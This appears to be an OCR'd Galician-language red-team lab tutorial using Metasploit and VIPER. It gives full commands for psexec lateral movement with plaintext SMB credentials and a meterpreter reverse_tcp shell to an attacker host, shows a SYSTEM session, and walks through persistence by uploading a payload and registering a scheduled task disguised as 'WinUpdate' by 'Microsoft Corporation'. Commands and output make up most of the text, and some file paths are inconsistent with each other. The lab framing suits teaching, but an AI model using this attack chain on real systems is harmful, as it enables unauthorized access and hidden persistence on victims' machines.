
Paso 4: Verificar Acceso á `VM-3` Execución dende `VM-1` (msfconsole - VIPER)


```
background
sessions -l
sessions -i <ID_da_sesión_de_VM-3>
```

Podemos acceder tamén por interface gráfica de VIPER:




Red Team - VIPER
https://localhost:60000/#/main
10.0.2.15
192.168.120.100:4444 <- 192.168.120.101:54352 Intranet Local
Debian 12.9
losada @ nodo01.exemplo.local
192.168.120.102
192.168.120.100:5555 <- 192.168.120.102:49675 Intranet Local
Windows 10
NT AUTHORITY\SYSTEM @ DESKTOP-J4NVBG1
192.168.146.11
192.168.146.12
255.255.255.255
Session
Explorer
Route
PortFwd
Transport
Console
Dashboard
Terminate
Real Time
Running Job
Handler&Payload
Handler Firewall
WebDelivery
Route&Proxy
Credential
Automation
AI Agent
Msfconsole
Setting
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set rhosts 192.168.120.102
rhosts => 192.168.120.102
msf6 exploit(windows/smb/psexec) > set smbuser usuario
smbuser => usuario
msf6 exploit(windows/smb/psexec) > set smbpass abc123.
smbpass => abc123.
msf6 exploit(windows/smb/psexec) > set lhost 192.168.120.100
lhost => 192.168.120.100
msf6 exploit(windows/smb/psexec) > set lport 5555
lport => 5555
msf6 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.120.100:5555



Red Team - VIPER
https://localhost:60000/#/main
meterpreter > sysinfo
Computer : DESKTOP-J4NVBG1
OS : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : es_ES
Domain : WORKGROUP
Logged On Users : 1
IsAdmin : true
Pid : 7152
Meterpreter : x64/windows
Help
SystemInfo
hashdump
Get System
Load Unhook Plugin
Load Powershell Plugin
Load Python Plugin
Reset Python Plugin
meterpreter >
Clear



EXEMPLO 3: PERSISTENCIA

> **Prerrequisito: Facer Exemplo1 e Exemplo2**


Imos establecer unha persistencia en Windows 10 tras obter unha sesión `meterpreter` con `psexec`. A persistencia permite reconexión automática tras reinicios mediante unha tarefa programada.



Persistencia en Windows con Metasploit tras acceso con psexec


Paso 1: Acceder á máquina vítima con `psexec`

```
use exploit/windows/smb/psexec
set RHOSTS 192.168.120.102
set SMBUser usuario
set SMBPass abc123.
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.120.100
set LPORT 5555
run
```



Paso 2: Poñer a sesión `meterpreter` en background


```
meterpreter > background
```



Paso 3: Iniciar un `multi/handler` para recibir a persistencia


Dende a lapela Msfconsole


```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.120.100
set LPORT 6666
set ExitOnSession false
run
```




Paso 4: Xerar o payload para persistencia

- No Dashboard de VIPER, vai á sección de `Handler&Payload`.
- Na sección de `Generate Payload`, selecciona o handler creado.
- Elixe o formato do payload (p.ex., `elf` para Linux, `exe` para Windows).
- Descarga o payload xerado.
- Premer en Generate Payload para descargar o payload xerado.








Paso 5: Subir o payload a VM-3 e crear unha tarefa programada na vítima(VM-3)

Copiar no contedor docker de viper o payload en /tmp


```
# docker cp /home/usuario/Descargas/1744925454.exe viper-c:/tmp
```

Abrir na GUI unha consola dende a conexión establecida no porto 5555



Sube o ficheiro ao equipo vítima Windows

```
meterpreter> upload /tmp/1744925454.exe C:\\Users\\usuario\\
```



Para garantir que unha tarefa programada se execute mesmo cando o equipo está en batería, é recomendable creala usando un ficheiro XML personalizado con configuracións avanzadas.

- Crear un ficheiro `task.xml` co seguinte contido

execute -f cmd.exe -a '/c wmic useraccount where name="usuario" get sid > C:\Windows\Temp\sidinfo.txt' cat C:\Windows\Temp\sidinfo.txt

```
echo '<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Description>Execución persistente con batería permitida</Description>
    <Author>Microsoft Corporation</Author>
  </RegistrationInfo>
  <Triggers>
    <LogonTrigger>
      <Enabled>true</Enabled>
    </LogonTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-21-2901123646-3497879057-3457833120-1001</UserId>
      <LogonType>InteractiveToken</LogonType>
      <RunLevel>HighestAvailable</RunLevel>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <StartWhenAvailable>true</StartWhenAvailable>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Windows\Temp\shell.exe</Command>
    </Exec>
  </Actions>
</Task>' > /home/usuario/Descargas/task.xml
```

- Subir mediante `upload` dende `meterpreter` o ficheiro `task.xml` a `C:\Users\usuario\task.xml`. Previamente debemos copiar ese ficheiro a contedor docker de viper:

```
# docker cp /home/usuario/Descargas/task.xml viper-c:/tmp
```


```
meterpreter> upload /tmp/task.xml C:\\Users\\usuario\\
```

```
meterpreter > upload /tmp/1744925454.exe C:\\Users\\usuario\\
[*] Uploading  : /tmp/1744925454.exe -> C:\Users\usuario\1744925454.exe
[*] Completed  : /tmp/1744925454.exe -> C:\Users\usuario\1744925454.exe
meterpreter > upload /tmp/task.xml C:\\Users\\usuario\
[*] Uploading  : /tmp/task.xml -> C:\Users\usuario\task.xml
[*] Completed  : /tmp/task.xml -> C:\Users\usuario\task.xml
```

- Crear a tarefa programada a partir do ficheiro

```
execute -f powershell.exe -a "-Command schtasks /create /tn 'WinUpdate' /xml C:\Users\usuario\task.xml"
```

```
meterpreter > execute -f powershell.exe -a "-Command schtasks /create /tn
'WinUpdate' /xml C:\Users\usuario\task.xml"
Process 5152 created.
```




Esta tarefa:
- Executarase ao login
- Con privilexios elevados
- Mesmo con batería
- Chamará ao ficheiro `payload.exe` especificado

Paso 6: Probar ou agardar reconexión

Probar na sesión actual executando a tarefa programada:


```
execute -f powershell.exe -a "-Command schtasks /run /tn 'WinUpdate'"
```

